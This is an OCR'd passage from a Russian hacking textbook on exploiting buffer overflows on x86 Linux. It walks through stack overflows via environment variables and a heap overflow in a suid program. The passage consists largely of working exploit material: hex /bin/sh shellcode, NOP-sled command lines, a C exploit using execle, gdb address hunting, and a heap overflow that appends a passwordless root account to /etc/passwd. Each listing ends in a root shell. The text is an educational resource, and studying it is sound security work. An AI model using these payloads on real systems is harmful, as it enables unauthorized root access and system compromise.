
```
$ perl -e 'print
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07
\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff
\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";' > shellcode
```

После этого шеллкод оказывается в файле с именем «shellcode». Теперь его нетрудно вставить в нужное место с помощью пары обратных кавычек и команды `cat`. Действуя таким образом, допишем шеллкод к имеющейся NOP-цепочке:

```
$ ./vuln `perl -e 'print "\x90"x200;'``cat shellcode`
```

Теперь надо дописать повторенный несколько раз адрес возврата, но с нашим буфером эксплойта уже возникли некоторые проблемы. В коде exploit.c буфер эксплойта сначала заполнялся адресом возврата. Это гарантировало правильное выравнивание адреса возврата, состоящего из четырех байт. При создании буфера эксплойта в командной строке такое выравнивание надо обеспечить вручную.

Все сводится к следующему: количество байт в NOP-цепочке плюс шеллкод должно делиться на 4. Поскольку шеллкод имеет длину 46 байт, а NOP-цепочка – 200 байт, общая длина составляет 246 байт и не делится на 4. До делимости не хватает 2 байт, поэтому повторяющийся адрес возврата будет смещен на 2 байта, и возврат выполнения произойдет в неожиданное место.



Чтобы правильно выровнять участок повторяющегося адреса возврата, надо добавить еще 2 байта в NOP-цепочку:

```
$ ./vuln `perl -e 'print "A"x202;'``cat shellcode`
```

Теперь, когда первая часть буфера эксплойта выровнена правильно, можно дописать к ней повторяющийся адрес возврата. Прошлый раз указатель стека имел значение 0xbffff978, которое можно принять в качестве хорошего приближения адреса возврата. Этот адрес можно напечатать как "\x78\xf9\xff\bf". Байты размещаются в обратном порядке в соответствии с архитектурой x86. Эту тонкость можно упустить, если постоянно использовать код эксплойта, автоматически определяющий порядок байтов.

Поскольку размер результирующего буфера эксплойта составляет 600 байт, а NOP-цепочка и шеллкод занимают 248 байт, нетрудно видеть, что адрес возврата надо повторить 88 раз. Для этого добавим еще пару обратных кавычек и команду Perl:

```
$ ./vuln `perl -e 'print "\x90"x202;'``cat shellcode``perl -e 'print
"\x78\xf9\xff\xbf"x88;'`
sh-2.05a# whoami
root
sh-2.05a#
```

Создание эксплойта в командной строке дает больше контроля и гибкости в применении данной техники эксплойта, побуждая провести некоторое экспериментирование. Например, можно усомниться, что для эксплойта программы vuln действительно нужны все 600 байт. Эту границу можно быстро определить с помощью командной строки.

```
$ ./vuln `perl -e 'print "\x90"x202;'``cat shellcode``perl -e 'print
"\x68\xf9\xff\xbf"x68;'`
$ ./vuln `perl -e 'print "\x90"x202;'``cat shellcode``perl -e 'print
"\x68\xf9\xff\xbf"x69;'`
Segmentation fault
$ ./vuln `perl -e 'print "\x90"x202;'``cat shellcode``perl -e 'print
"\x68\xf9\xff\xbf"x70;'`
sh-2.05a#
```

В этом примере при первом выполнении просто не возникло аварийной ситуации и произошло нормальное завершение программы, тогда как при втором выполнении адрес возврата был переписан не полностью, что привело к краху программы. Зато в последнем случае адрес возврата был переписан правильно, управление перешло в NOP-цепочку и шеллкод, запустивший root-шелл. Такая степень контроля над буфером эксплойта и немедленное получение результатов экспериментов очень полезны для глубокого понимания системы и техники эксплойта.

0x272 Использование окружения

Иногда буфер бывает настолько мал, что в него не помещается даже шеллкод. В таких случаях шеллкод можно поместить в переменную окружения. Переменные окружения нужны оболочке для разных целей, но самое интересное то, что они находятся в области памяти, в которую можно переадресовать выполнение программы. Поэтому если

буфер слишком мал, чтобы в нем поместились NOP-цепочка, шеллкод и повторенный адрес возврата, можно записать след и шеллкод в переменную окружения и задать в адресе возврата ее адрес. Вот пример уязвимого кода с буфером, который слишком мал для шеллкода:

Код vuln2.c

```
int main(int argc, char *argv[])
{
  char buffer[5];
  strcpy(buffer, argv[1]);
  return 0;
}
```

Теперь скомпилируем vuln2.c и установим suid root, чтобы создать уязвимость

```
$ gcc -o vuln2 vuln2.c
$ sudo chown root.root vuln2
$ sudo chmod u+s vuln2
```

Поскольку в vuln2 буфер имеет длину всего 5 байт, в него невозможно вставить шеллкод; необходимо записать его в какое-то другое место. Идеальным кандидатом для хранения шеллкода оказывается переменная окружения.

У функции `execl()` в коде exploit.c, с помощью которой в первом эксплойте мы запускали уязвимую программу со специальным буфером, есть родственная функция `execle()`. Последняя принимает еще один аргумент, задающий окружение, в котором должен выполняться запускаемый процесс. Это окружение представляется в виде набора указателей на завершающиеся нулевым байтом строки для каждой переменной окружения, и весь массив окружения в целом завершается указателем null.

Это означает, что можно создать окружение, содержащее шеллкод, с помощью массива указателей, первый из которых указывает на шеллкод, а второй состоит из нулевого указателя. Тогда функцию `execle()` можно вызвать с использованием этого окружения, чтобы выполнить вторую уязвимую программу и путем переполнения записать в адрес возврата адрес шеллкода. К счастью, адрес окружения, вызываемого таким способом, легко вычислить. В Linux таким адресом будет `0xbffffffa` минус размер окружения минус длина имени выполняемой программы. Этот адрес будет точным, поэтому нет потребности в NOP-цепочке. Все, что необходимо в буфере эксплойта, – это адрес, повторенный достаточное количество раз, чтобы затереть адрес возврата в стеке. Сорока байт должно хватить.

Код env_exploit.c

```
#include <stdlib.h>

char shellcode[] =
```

```
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";

int main(int argc, char *argv[])
{
  char *env[2] = {shellcode, NULL};
  int i;
  long ret, *addr_ptr;
  char *buffer, *ptr;

// Отвести под буфер 40 байтов (в куче)
  buffer = malloc(40);

// Вычислить адрес шеллкода
  ret = 0xbfffffa - strlen(shellcode) - strlen("./vuln2");

// Заполнить весь буфер нужным адресом возврата
  ptr = buffer;
  addr_ptr = (long *) ptr;
  for(i=0; i < 40; i+=4)
  { *(addr_ptr++) = ret; }

// Завершить строку
  buffer[40-1] = 0;

// Теперь вызвать программу ./vuln, передав ей в качестве аргумента //
созданный буфер и использовав env в качестве окружения.
  execle("./vuln2", "vuln2", buffer, 0, env);

// Освободить буфер памяти
  free(buffer);

  return 0;
}
```

Вот что мы получим, скомпилировав и запустив эту программу:

```
$ gcc -o env_exploit env_exploit.c
$ ./env_exploit
sh-2.05a# whoami
root
sh-2.05a#
```

Конечно, к этому приему можно прибегать и без эксплойта программы. В оболочке bash переменные окружения устанавливаются и экспортируются посредством команды `export VARNAME=value`. С помощью `export`, Perl и нескольких пар обратных кавычек в текущее окружение можно вставить шеллкод и внушительную NOP-цепочку:

```
$ export SHELLCODE=`perl -e 'print "\x90"x100;'``cat shellcode`
```

Следующая задача – выяснить адрес этой переменной окружения. Это можно сделать с помощью отладчика, например gdb, или просто написав небольшую вспомогательную программу. Я расскажу об обоих методах.

В отладчике надо открыть уязвимую программу и установить точку прерывания в самом начале. В результате начнется выполнение программы, но сразу произойдет останов, прежде чем что-либо действительно произойдет. В этот момент можно исследовать память, начиная с указателя стека, с помощью команды gdb `x/20s $esp`. Она выведет 20 строк памяти, начиная с указателя стека. Ключ `x` в команде означает исследование (eXamine), а `20s` запрашивает 20 оканчивающихся нулем строк. Если после этой команды нажать клавишу Enter, то выполнится предыдущая команда, исследующая очередные 20 строк памяти. Процедура может повторяться, пока в памяти не будет обнаружена искомая переменная окружения.

Последующий листинг показывает отладку vuln2 посредством gdb для изучения строк, находящихся в памяти стека, и отыскания шеллкода, хранящегося в переменной окружения `SHELLCODE` (показана жирным шрифтом).

```
$ gdb vuln2
GNU gdb 5.2.1
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(gdb) break main
Breakpoint 1 at 0x804833e
(gdb) run
Starting program: /hacking/vuln2

Breakpoint 1, 0x0804833e in main ()
(gdb) x/20s $esp
0xbffff8d0:
"0\234\002@\204\204\024@ 203\004\bR\202\004\b0\202\004\b\204\204\024@оояїF
\202\004\b\200щ\004@\204\204\024@(щяїBЎ\003@\001"
0xbffff902:   ""
0xbffff903:   ""
0xbffff904:   "Тщяї\\щяї\200\202\004\b"
0xbffff911:   ""
0xbffff912:   ""
0xbffff913:   ""
0xbffff914:   "Pў"
0xbffff917:   "@\\C\024@TU\001@\001"
0xbffff922:   ""
0xbffff923:   ""
0xbffff924:   "\200\202\004\b"
0xbffff929:   ""
0xbffff92a:   ""
0xbffff92b:   ""
0xbffff92c:   "Ў\202\004\b8\203\004\b\001"
0xbffff936:   ""
```

```
0xbffff937:   ""
0xbffff938:   "Tщяї0\202\004\b \203\004\b\020Є"
0xbffff947:   "@Lщяї`Z\001@\001"
(gdb)
0xbffff952:   ""
0xbffff953:   ""
0xbffff954:   "eъяї"
0xbffff959:   ""
0xbffff95a:   ""
0xbffff95b:   ""
0xbffff95c:
"tъяї\201ъяї ъяїAъяїхъяїYыяїпыяї\035ьяї=ьяї\211ьяїўьяїRьяїДьяїDьяїеьяї
\202уяї\227уяї¶уяїOуяїууяї\002ряї\nряї-ряїUряї\206ряї\220ряї
\236ряїєряїIряїхряїUяяї"
0xbffff9d9:   ""
0xbffff9da:   ""
0xbffff9db:   ""
0xbffff9dc:   "\020"
0xbffff9de:   ""
0xbffff9df:   ""
0xbffff9e0:   "ящ\203\003\006"
0xbffff9e6:   ""
0xbffff9e7:   ""
0xbffff9e8:   ""
0xbffff9e9:   "\020"
0xbffff9eb:   ""
0xbffff9ec:   "\021"
(gdb)
0xbffff9ee:   ""
0xbffff9ef:   ""
0xbffff9f0:   "d"
0xbffff9f2:   ""
0xbffff9f3:   ""
0xbffff9f4:   "\003"
0xbffff9f6:   ""
0xbffff9f7:   ""
0xbffff9f8:   "4\200\004\b\004"
0xbffff9fe:   ""
0xbffff9ff:   ""
0xbffffa00:   " "
0xbffffa02:   ""
0xbffffa03:   ""
0xbffffa04:   "\005"
0xbffffa06:   ""
0xbffffa07:   ""
0xbffffa08:   "\006"
0xbffffa0a:   ""
0xbffffa0b:   ""
(gdb)
0xbffffa0c:   "\a"
0xbffffa0e:   ""
```

```
0xbffffa0f:   ""
0xbffffa10:   ""
0xbffffa11:   ""
0xbffffa12:   ""
0xbffffa13:   "@\b"
0xbffffa16:   ""
0xbffffa17:   ""
0xbffffa18:   ""
0xbffffa19:   ""
0xbffffa1a:   ""
0xbffffa1b:   ""
0xbffffa1c:   "\t"
0xbffffa1e:   ""
0xbffffa1f:   ""
0xbffffa20:   "\200\202\004\b\v"
0xbffffa26:   ""
0xbffffa27:   ""
0xbffffa28:   "и\003"
(gdb)
0xbffffa2b:   ""
0xbffffa2c:   "\f"
0xbffffa2e:   ""
0xbffffa2f:   ""
0xbffffa30:   "и\003"
0xbffffa33:   ""
0xbffffa34:   "\r"
0xbffffa36:   ""
0xbffffa37:   ""
0xbffffa38:   "d"
0xbffffa3a:   ""
0xbffffa3b:   ""
0xbffffa3c:   "\016"
0xbffffa3e:   ""
0xbffffa3f:   ""
0xbffffa40:   "d"
0xbffffa42:   ""
0xbffffa43:   ""
0xbffffa44:   "\017"
0xbffffa46:   ""
(gdb)
0xbffffa47:   ""
0xbffffa48:   "`ъяї"
0xbffffa4d:   ""
0xbffffa4e:   ""
0xbffffa4f:   ""
0xbffffa50:   ""
0xbffffa51:   ""
0xbffffa52:   ""
0xbffffa53:   ""
0xbffffa54:   ""
0xbffffa55:   ""
```

```
0xbffffa56:   ""
0xbffffa57:   ""
0xbffffa58:   ""
0xbffffa59:   ""
0xbffffa5a:   ""
0xbffffa5b:   ""
0xbffffa5c:   ""
0xbffffa5d:   ""
0xbffffa5e:   ""
(gdb)
0xbffffa5f:   ""
0xbffffa60:   "i686"
0xbffffa65:   "/hacking/vuln2"
0xbffffa74:   "PWD=/hacking"
0xbffffa81:   "XINITRC=/etc/X11/xinit/xinitrc"
0xbffffaa0:   "JAVAC=/opt/sun-jdk-1.4.0/bin/javac"
0xbffffac3:   "PAGER=/usr/bin/less"
0xbffffad7:   "SGML_CATALOG_FILES=/etc/sgml/sgml-ent.cat:/etc/sgml/sgml-
docbook.cat:/etc/sgml/openjade-1.3.1.cat:/etc/sgml/sgml-docbook-3.1.cat:/
etc/sgml/sgml-docbook-3.0.cat:/etc/sgml/dsssl-docbook-stylesheets.cat:"...
0xbffffb9f:   "/etc/sgml/sgml-docbook-4.0.cat:/etc/sgml/sgml-docbook-
4.1.cat"
0xbffffbdd:   "HOSTNAME=overdose"
0xbffffbef:   "CLASSPATH=/opt/sun-jdk-1.4.0/jre/lib/rt.jar:."
0xbffffc1d:   "VIMRUNTIME=/usr/share/vim/vim61"
0xbffffc3d:   "MANPATH=/usr/share/man:/usr/local/share/man:/usr/X11R6/man:/
opt/insight/man"
0xbffffc89:   "LESSOPEN=|lesspipe.sh %s"
0xbffffca2:   "USER=matrix"
0xbffffcae:   "MAIL=/var/mail/matrix"
0xbffffcc4:   "CVS_RSH=ssh"
0xbffffcd0:   "INPUTRC=/etc/inputrc"
0xbffffce5:   "SHELLCODE=", '\220' <repeats 100 times>,
"1A°F1U1ЙI\200ë\026[1A\210C\a\211[\b\211C\f°\v\215K\b\215S\fI\200иеяяя/bin/sh"
0xbffffd82:   "EDITOR=/usr/bin/nano"
(gdb)
0xbffffd97:   "CONFIG_PROTECT_MASK=/etc/gconf"
0xbffffdb6:   "JAVA_HOME=/opt/sun-jdk-1.4.0"
0xbffffdd3:   "SSH_CLIENT=10.10.10.107 3108 22"
0xbffffdf3:   "LOGNAME=matrix"
0xbffffe02:   "SHLVL=1"
0xbffffe0a:   "MOZILLA_FIVE_HOME=/usr/lib/mozilla"
0xbffffe2d:   "INFODIR=/usr/share/info:/usr/X11R6/info"
0xbffffe55:   "SSH_CONNECTION=10.10.10.107 3108 10.10.11.110 22"
0xbffffe86:   "_=/bin/sh"
0xbffffe90:   "SHELL=/bin/sh"
0xbffffe9e:   "JDK_HOME=/opt/sun-jdk-1.4.0"
0xbffffeba:   "HOME=/home/matrix"
0xbffffecc:   "TERM=linux"
```

```
0xbffffed7:  "PATH=/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/X11R6/bin:/
opt/sun-jdk-1.4.0/bin:/opt/sun-jdk-1.4.0/jre/bin:/opt/insight/bin:.:/opt/
j2re1.4.1/bin:/sbin:/usr/sbin:/usr/local/sbin:/home/matrix/bin:/sbin"...
0xbffffe9f:  ":/usr/sbin:/usr/local/sbin:/sbin:/usr/sbin:/usr/local/sbin"
0xbfffffda:  "SSH_TTY=/dev/pts/1"
0xbfffffed:  "/hacking/vuln2"
0xbffffffc:  ""
0xbffffffd:  ""
0xbffffffe:  ""
(gdb) x/s 0xbffffce5
0xbffffce5:  "SHELLCODE=", '\220' <repeats 100 times>,
"1A°F1U1ЙI\200ë\026[1A\210C\a\211[\b\211C\f°\v\215K\b\215S\fI\200иеяяя/bin/sh"
(gdb) x/s 0xbffffcf5
0xbffffcf5:  '\220' <repeats 94 times>,
"1A°F1U1ЙI\200ë\026[1A\210C\a\211[\b\211C\f°\v\215K\b\215S\fI\200иеяяя/bin/sh"
(gdb) quit
The program is running. Exit anyway? (y or n) y
```

После обнаружения адреса, по которому находится переменная окружения SHELLCODE, с помощью команды x/*s* исследуется именно эта строка. Но по этому адресу находится и строка "SHELLCODE=", поэтому прибавляем к данному адресу 16 байт и получаем адрес, находящийся где-то внутри NOP-цепочки. Сто байт NOP-цепочки дают достаточно простора для действий, и особая точность здесь не нужна.

Отладчик показал, что адрес 0xbffffcf5 находится весьма близко к началу NOP-цепочки, а шеллкод хранится в переменной окружения SHELLCODE. Имея такие данные, с помощью Perl и пары обратных кавычек, можно осуществить эксплойт уязвимой программы, как показано ниже:

```
$ ./vuln2 `perl -e 'print "\xf5\xfc\xff\xbf"x10;'`
sh-2.05a# whoami
root
sh-2.05a#
```

Снова заметим, что границу необходимого размера буфера переполнения можно быстро выяснить. Как показывают опыты, можно сократить буфер до 32 байт и все еще перезаписывать адрес возврата.

```
$ ./vuln2 `perl -e 'print "\xf5\xfc\xff\xbf"x10;'`
sh-2.05a# exit
$ ./vuln2 `perl -e 'print "\xf5\xfc\xff\xbf"x9;'`
sh-2.05a# exit
$ ./vuln2 `perl -e 'print "\xf5\xfc\xff\xbf"x8;'`
sh-2.05a# exit
$ ./vuln2 `perl -e 'print "\xf5\xfc\xff\xbf"x7;'`
Segmentation fault
$
```

Еще один способ получить адрес переменной окружения – написать простенькую вспомогательную программу. В ней можно посредством хорошо документированной функции getenv() поискать в окружении

первый аргумент программы. Если программа ничего не нашла, она завершается с сообщением о состоянии, а если переменная найдена, выводится ее адрес.

Код getenvaddr.c

```
#include <stdlib.h>

int main(int argc, char *argv[])
{
  char *addr;
  if(argc < 2)
  {
    printf("Usage:\n%s <environment variable name>\n", argv[0]);
    exit(0);
  }
  addr = getenv(argv[1]);
  if(addr == NULL)
    printf("The environment variable %s doesn't exist.\n", argv[1]);
  else
    printf("%s is located at %p\n", argv[1], addr);
  return 0;
}
```

Ниже показан процесс компиляции программы getenvaddr.c и ее выполнения для поиска переменной окружения SHELLCODE.

```
$ gcc -o getenvaddr getenvaddr.c
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffcec
$
```

Эта программа возвращает несколько иной адрес, чем отладчик gdb. Дело в том, что контекст вспомогательной программы немного отличается от контекста выполнения уязвимой программы в gdb. К счастью, 100 байт NOP-цепочки более чем достаточно для компенсации этих небольших несоответствий.

```
$ ./vuln2 `perl -e 'print "\xec\xfc\xff\xbf"x8;'`
sh-2.05a# whoami
root
sh-2.05a#
```

Однако просто вставлять перед шеллкодом NOP-цепочку подлиннее – все равно, что играть в бильярд, беспорядочно ударяя по шарам. Конечно, можно запустить оболочку root, и шары могут оказаться в лузе, но зачастую успех лишь случаен, а опыт не имеет никакого значения. «От фонаря» играют любители, а профессионалы... профессионалы кладут шары в выбранные ими лузы. В области программных эксплойтов это соответствует разнице между точным знанием, где что-либо находится в памяти, и гаданием.

Чтобы предсказать точный адрес памяти, надо исследовать разницу в адресах. Оказывается, что на адреса переменных окружения оказывает

влияние длина имени выполняемой программы. Это явление можно исследовать глубже, изменяя имя вспомогательной программы и экспериментируя. Способность к экспериментам такого рода и обнаружению закономерностей является важным качеством, необходимым хакеру.

```
$ gcc -o a getenvaddr.c
$ ./a SHELLCODE
SHELLCODE is located at 0xbffffcfe
$ cp a bb
$ ./bb SHELLCODE
SHELLCODE is located at 0xbffffcfc
$ cp bb ccc
$ ./ccc SHELLCODE
SHELLCODE is located at 0xbffffcfa
```

Как показывает проведенный эксперимент, длина имени выполняемой программы оказывает влияние на расположение экспортированных переменных окружения. Похоже, что адрес переменной окружения уменьшается на 2 байта при увеличении имени программы на один байт. Эта закономерность сохраняется и для программы с именем getenvaddr, поскольку разница в длине между именами `getenvaddr` и `a` составляет 9 байт, а разность между адресами `0xbffffcfe` и `0xbffffcec` составляет 18 байт.

Полученные сведения позволяют предсказать точный адрес переменной окружения при выполнении уязвимой программы. Это значит, что можно обойтись без костылей NOP-цепочки.

```
$ export SHELLCODE=`cat shellcode`
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffd50
$
```

Поскольку длина имени уязвимой программы vuln2 равна 5 байтам, а имени вспомогательной программы getenvaddr – 10 байтам, адрес шеллкода будет на десять байт больше при выполнении уязвимой программы. Дело в том, что имя вспомогательной программы на 5 байт длиннее имени уязвимой программы. Элементарные вычисления показывают, что адресом шеллкода при выполнении уязвимой программы должен оказаться `0xbffffd5a`.

```
$ ./vuln2 `perl -e 'print "\x5a\xfd\xff\xbf"x8;'`
sh-2.05a# whoami
root
sh-2.05a#
```

Такая хирургическая точность, несомненно, заслуживает уважения, но не всегда в ней есть необходимость. То, что мы выяснили в результате этих экспериментов, поможет нам вычислить, какой длины должна быть NOP-цепочка. Пока имя вспомогательной программы длиннее имени уязвимой программы, адрес, возвращаемый вспомога-

тельной программой, всегда будет больше, чем тот же адрес при выполнении уязвимой программы. Это значит, что короткая NOP-цепочка перед шеллкодом в переменной окружения вполне компенсирует эту разницу.

Размер необходимой NOP-цепочки легко вычислить. Поскольку имя уязвимой программы содержит хотя бы один символ, максимальной разницей в длине имени программы будет длина имени вспомогательной программы минус один. В данном случае вспомогательная программа называется getenvaddr, поэтому длина NOP-цепочки должна составлять 18 байт, так как адрес изменяется на 2 байта на каждый байт разницы. $(10-1)\times 2 = 18$.

0x280 Переполнения в куче и bss

Помимо переполнений в стеке существуют уязвимости переполнения буфера, которые могут происходить в сегментах кучи и bss. Хотя эти типы переполнения не так стандартизованы, как переполнения в стеке, их можно использовать не менее эффективно. Поскольку тут нет адреса возврата, который требуется изменить, эти типы переполнений зависят от важных переменных, хранящихся в памяти вслед за буфером, который можно переполнить. Значение такой переменной, например, содержащей права доступа пользователей или результат авторизации, можно изменить и дать полные права доступа или аутентификации в системе. А если за буфером, уязвимым для переполнения, хранится указатель на функцию, то, изменив этот указатель, можно заставить программу обратиться по другому адресу памяти (где должен находиться шеллкод), когда произойдет обращение к этому указателю функции.

Поскольку эксплойты переполнения в сегментах кучи и bss гораздо больше зависят от структуры памяти в программе, эти типы уязвимостей значительно труднее выявить.

0x281 Типичное переполнение в куче

Следующая программа выполняет простую функцию регистрации замечаний и уязвима для переполнения в куче. Это достаточно искусственный пример, но он и является примером, а не реальной программой. Кроме того, в него введена отладочная информация.

Код heap.c

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
  FILE *fd;
```

```
// Выделение памяти в куче
  char *userinput = malloc(20);
  char *outputfile = malloc(20);

if(argc < 2)
{
  printf("Usage: %s <string to be written to /tmp/notes>\n", argv[0]);
  exit(0);
}

// Копирование данных в память кучи
  strcpy(outputfile, "/tmp/notes");
  strcpy(userinput, argv[1]);

// Вывод некоторых отладочных сообщений
  printf("---DEBUG--\n");
  printf("[*] userinput @ %p: %s\n", userinput, userinput);
  printf("[*] outputfile @ %p: %s\n", outputfile, outputfile);
  printf("[*] distance between: %d\n", outputfile - userinput);
  printf("----------\n\n");

// Запись данных в файл.
  printf("Writing to \"%s\" to the end of %s...\n", userinput, outputfile);
  fd = fopen(outputfile, "a");
  if (fd == NULL)
  {
    fprintf(stderr, "error opening %s\n", outputfile);
    exit(1);
  }

  fprintf(fd, "%s\n", userinput);
  fclose(fd);

  return 0;
}
```

Следующий листинг показывает компиляцию программы, задание suid root и выполнение программы с целью демонстрации ее функциональности.

```
$ gcc -o heap heap.c
$ sudo chown root.root heap
$ sudo chmod u+s heap
$
$ ./heap testing
---DEBUG--
[*] userinput @ 0x80498d0: testing
[*] outputfile @ 0x80498e8: /tmp/notes
[*] distance between: 24
----------

Writing to "testing" to the end of /tmp/notes...
$ cat /tmp/notes
testing
$ ./heap more_stuff
```

```
---DEBUG--
[*] userinput @ 0x80498d0: more_stuff
[*] outputfile @ 0x80498e8: /tmp/notes
[*] distance between: 24
----------

Writing to "more_stuff" to the end of /tmp/notes...
$ cat /tmp/notes
testing
more_stuff
$
```

Это относительно простая программа, которая принимает один аргумент и дописывает эту строку к файлу */tmp/notes*. Важно отметить, что память для переменной с данными, вводимыми пользователем, располагается в куче перед памятью для переменной выходного файла. Вывод при отладке программы проясняет это: данные, введенные пользователем, располагаются по адресу 0x80498d0, а выходной файл размещен по адресу 0x80498e8. Эти два адреса разнесены на 24 байта. Первый буфер завершается нулем, следовательно, в этом буфере можно без переполнения разместить максимум 23 байта. Это можно быстро проверить при помощи аргументов, имеющих длину 23 и 24 байта.

```
$ ./heap 1234567890123456789012345
---DEBUG--
[*] userinput @ 0x80498d0: 1234567890123456789012345
[*] outputfile @ 0x80498e8: /tmp/notes
[*] distance between: 24
----------

Writing to "1234567890123456789012345" to the end of /tmp/notes...
$ cat /tmp/notes
testing
more_stuff
1234567890123456789012345
$ ./heap 12345678901234567890123456
---DEBUG--
[*] userinput @ 0x80498d0: 12345678901234567890123456
[*] outputfile @ 0x80498e8:
[*] distance between: 24
----------

Writing to "12345678901234567890123456" to the end of ...
error opening яh
$ cat /tmp/notes
testing
more_stuff
1234567890123456789012345
$
```

Как и ожидалось, 23 байта без каких-либо проблем помещаются в буфере вводимых данных `userinput`, но если байтов 24, то нулевой, завершающий байт переходит в начало выходного буфера outputfile. В ре-

зультате `outputfile` не содержит ничего, кроме нулевого байта, который нельзя открыть как файл. Но что, если в результате переполнения в буфер `outputfile` попадет что-нибудь еще?

```
$ ./heap 1234567890123456789012345testfile
---DEBUG--
[*] userinput @ 0x80498d0: 1234567890123456789012345testfile
[*] outputfile @ 0x80498e8: testfile
[*] distance between: 24
----------

Writing to "1234567890123456789012345testfile" to the end of testfile...
$ cat testfile
1234567890123456789012345testfile
$
```

Теперь в результате переполнения в буфер `outputfile` попала строка `testfile`. В результате программа выполнит запись в testfile, а не в */tmp/notes*, как должна была изначально.

Чтение строки происходит до тех пор, пока не встретится нулевой байт, поэтому вся строка записывается в файл как `userinput`. Поскольку это suid-программа, дописывающая данные в файл, именем которого можно управлять, можно дописать данные к любому файлу. Однако на данные накладывается ограничение: они должны заканчиваться именем файла, в который производится запись.

Способов ловкого злонамеренного использования такой возможности, видимо, несколько. Наиболее очевидный – дописать что-нибудь в файл */etc/passwd*. В этом файле содержатся имена всех пользователей, их ID и запускаемые при регистрации оболочки. Это важный системный файл, и прежде чем экспериментировать с ним, неплохо сделать резервную копию.

```
$ cp /etc/passwd /tmp/passwd.backup
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/adm:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
man:x:13:15:man:/usr/man:/bin/false
nobody:x:65534:65534:nobody:/:/bin/false
matrix:x:1000:100::/home/matrix:
sshd:x:22:22:sshd:/var/empty:/dev/null
$
```

Разделителем полей в */etc/passwd* служит двоеточие. Первое поле содержит имя регистрации, затем следуют пароль, ID пользователя, ID группы, имя пользователя, его исходный каталог и, наконец, запускаемая оболочка. В полях пароля стоит символ *x*, потому что зашиф-

рованные пароли хранятся в другом месте – в файле *shadow*. Однако если оставить это поле пустым, при регистрации пароль не потребуется. Кроме того, любая запись в файле паролей с ID пользователя, равным 0, создает пользователя с правами root. Это означает, что мы постараемся добавить в файл паролей запись с правами root, не требующую пароля. Дописываемая строка может выглядеть так:

```
myroot::0:0:me:/root:/bin/bash
```

Однако наш эксплойт переполнения кучи не позволит записать точно такую строку в */etc/passwd*, потому что строка должна оканчиваться на `/etc/passwd`. Если это имя файла просто будет стоять в конце записи, то запись окажется некорректной. Это препятствие можно обойти с помощью символической ссылки, так что запись будет оканчиваться на `/etc/passwd` и все же окажется допустимой для файла паролей. Вот как это делается:

```
$ mkdir /tmp/etc
$ ln -s /bin/bash /tmp/etc/passwd
$ /tmp/etc/passwd
$ exit
exit
$ ls -l /tmp/etc/passwd
lrwxrwxrwx    1 matrix   users      9 Nov 27 15:46 /tmp/etc/passwd -> /bin/bash
```

Теперь "`/tmp/etc/passwd`" указывает на оболочку регистрации "`/bin/bash`". Это означает, что допустимой оболочкой регистрации для файла паролей также будет "`/tmp/etc/passwd`", и в файле паролей законной окажется запись:

```
myroot::0:0:me:/root:/tmp/etc/passwd
```

Надо лишь немного поправить эту строку, чтобы ее часть перед "`/etc/passwd`" имела длину ровно в 24 байта:

```
$ echo -n "myroot::0:0:me:/root:/tmp" | wc
      0       1      25
$ echo -n "myroot::0:0:m:/root:/tmp" | wc
      0       1      24
$
```

Если теперь передать уязвимой программе строку "`myroot ::0:0:m:/root:/tmp/etc/passwd`", она будет дописана в конец файла */etc/passwd*. А поскольку в этой строке нет пароля и она дает права root, можно элементарно получить права суперпользователя в системе, что демонстрирует следующий листинг.

```
$ ./heap myroot::0:0:m:/root:/tmp/etc/passwd
---DEBUG--
[*] userinput @ 0x80498d0: myroot::0:0:m:/root:/tmp/etc/passwd
[*] outputfile @ 0x80498e8: /etc/passwd
[*] distance between: 24
----------
```

```
Writing to "myroot::0:0:m:/root:/tmp/etc/passwd" to the end of /etc/passwd...
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/adm:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
man:x:13:15:man:/usr/man:/bin/false
nobody:x:65534:65534:nobody:/:/bin/false
matrix:x:1000:100::/home/matrix:
sshd:x:22:22:sshd:/var/empty:/dev/null
